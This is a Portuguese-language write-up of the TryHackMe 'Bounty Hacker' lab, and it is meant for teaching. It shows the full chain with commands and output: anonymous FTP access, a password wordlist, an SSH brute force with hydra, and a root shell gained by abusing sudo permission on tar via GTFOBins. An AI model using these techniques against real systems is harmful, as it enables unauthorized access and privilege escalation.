Writeup 'Bounty Hacker by Sevuhl' - TryHackMe (Fácil)

Regina Emy

Friday 24th April, 2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **2**

4 Escalada de Privilégios **4**

5 Conclusão **5**

6 Referências **5**

1 Visão Geral


A máquina **Bounty Hacker** é um desafio de dificuldade média da plataforma TryHackMe. O vetor principal de ataque consiste na enumeração de um servidor FTP anônimo, onde são obtidos um arquivo com um nome de usuário potencial e uma wordlist de senhas. A partir dessas informações, realiza-se um ataque de força bruta contra o serviço SSH, obtendo acesso inicial como o usuário `lin`. A escalada de privilégios explora uma permissão `sudo` para o comando `tar`, permitindo a execução de uma shell com privilégios de root via `gtfobins`.

2 Reconhecimento

O primeiro passo foi a varredura de portas abertas no alvo `<TARGET_IP>` utilizando `nmap` com opções de descoberta de versões e scripts padrão:

```
nmap -sV -sC -F <TARGET_IP>
```

Listing 1: Varredura inicial com nmap



```
└─$ nmap -sV -sC -F 10.64.170.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 00:36 EDT
Nmap scan report for 10.64.170.134
Host is up (0.20s latency).
Not shown: 90 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.223.214
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 86:bf:c0:4a:db:9a:26:e2:24:aa:a0:8a:1e:21:64:c7 (RSA)
|   256 fd:05:d8:78:2a:b1:3b:79:24:b3:84:57:87:aa:db:72 (ECDSA)
|_  256 f3:57:c2:02:a0:e1:17:c7:fa:06:18:ac:fe:5f:2b:64 (ED25519)
80/tcp   open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
990/tcp  closed ftps
49152/tcp closed unknown
49153/tcp closed unknown
49154/tcp closed unknown
49155/tcp closed unknown
49156/tcp closed unknown
49157/tcp closed unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap no target

Os serviços identificados foram FTP (porta 21), SSH (porta 22) e Apache (porta 80).

3 Exploração

Conectando ao servidor FTP com usuário `anonymous` (senha em branco), foi possível listar dois arquivos:

```
ftp anonymous@<TARGET_IP>
ls
```

Listing 2: Conexão FTP anônima




Figure 2: Listagem da conexão ftp

O conteúdo do arquivo `task.txt` revelou uma possível pista para um nome de usuário: `lin`





Figure 3: task.txt

foi o use rque criou a task list.

O arquivo `locks.txt` aparentava conter senhas:

```
EddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA6ON
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Listing 3: locks.txt



```
[WARNING] the waittime you set is low, this can result in errornous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-12 03:01:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.67.183.39:22/
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "rEddrAGON" - 1 of 26 [child 0] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "ReDdr4g0nSynd!cat3" - 2 of 26 [child 1] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "Dr@gOn$yn9icat3" - 3 of 26 [child 2] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "R3DDr46ONSYndIC@Te" - 4 of 26 [child 3] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "ReddRA60N" - 5 of 26 [child 1] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "R3dDrag0nSynd1c4te" - 6 of 26 [child 0] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "dRa6oN5YNDiCATE" - 7 of 26 [child 2] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "ReDDR4g0n5ynDIc4te" - 8 of 26 [child 3] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "R3Dr4gOn2044" - 9 of 26 [child 2] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "RedDr4gonSynd1cat3" - 10 of 26 [child 3] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "R3dDRaG0Nsynd1c@T3" - 11 of 26 [child 0] (0/0)
[ATTEMPT] target 10.67.183.39 - login "lin" - pass "Synd1c4teDr@g0n" - 12 of 26 [child 1] (0/0)
[22][ssh] host: 10.67.183.39   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-12 03:01:14
```

Figure 4: Encontrando a senha de user lin

Com o possível nome de usuário `lin` e a wordlist obtida, realizou-se um ataque de força bruta contra o serviço SSH usando `hydra`:

```
hydra -l lin -P locks.txt ssh://<TARGET_IP> -t 4 -V -w 2
```

Listing 4: Ataque de força bruta no SSH

A senha correta foi encontrada: O acesso SSH foi então estabelecido:

```
ssh lin@<TARGET_IP> -p 22
Password: RedDr4gonSynd1cat3
```

Listing 5: Acesso inicial como usuário lin

Uma vez logado, o arquivo `user.txt` estava presente no diretório home, confirmando o foothold.

4 Escalada de Privilégios

A enumeração local iniciou com a verificação de permissões `sudo` para o usuário `lin`:

```
sudo -l
```

Listing 6: Verificando permissões sudo

Resultado:

```
User lin may run the following commands on bountyhunter:
    (root) NOPASSWD: /bin/tar
```

O binário `tar` pode ser executado como root sem senha. Consultando o repositório `gtfobins`, identificou-se uma técnica de escalada utilizando as opções `-checkpoint` e `-checkpoint-action`:

```
sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec
   =/bin/sh
```

Listing 7: Exploração do tar para shell root

Ao executar o comando, uma shell com usuário `root` foi obtida, permitindo a navegação até o diretório root e a leitura de `root.txt`.

```
# whoami
root
# cat /root/root.txt
<FLAG>
```

Listing 8: Obtendo a flag root

5 Conclusão

A exploração da máquina Bounty Hacker consistiu em: (1) enumeração de FTP anônimo para coleta de credenciais; (2) força bruta no SSH com hydra; (3) acesso como usuário `lin`; (4) escalada de privilégios via permissão sudo no `tar` utilizando técnica de `gtfobins` para execução de shell. A cadeia de ataque foi totalmente reproduzível a partir de informações obtidas exclusivamente durante a enumeração.

6 Referências

- GTFOBins - tar
- Hydra - ferramenta de força bruta
- TryHackMe - Bounty Hacker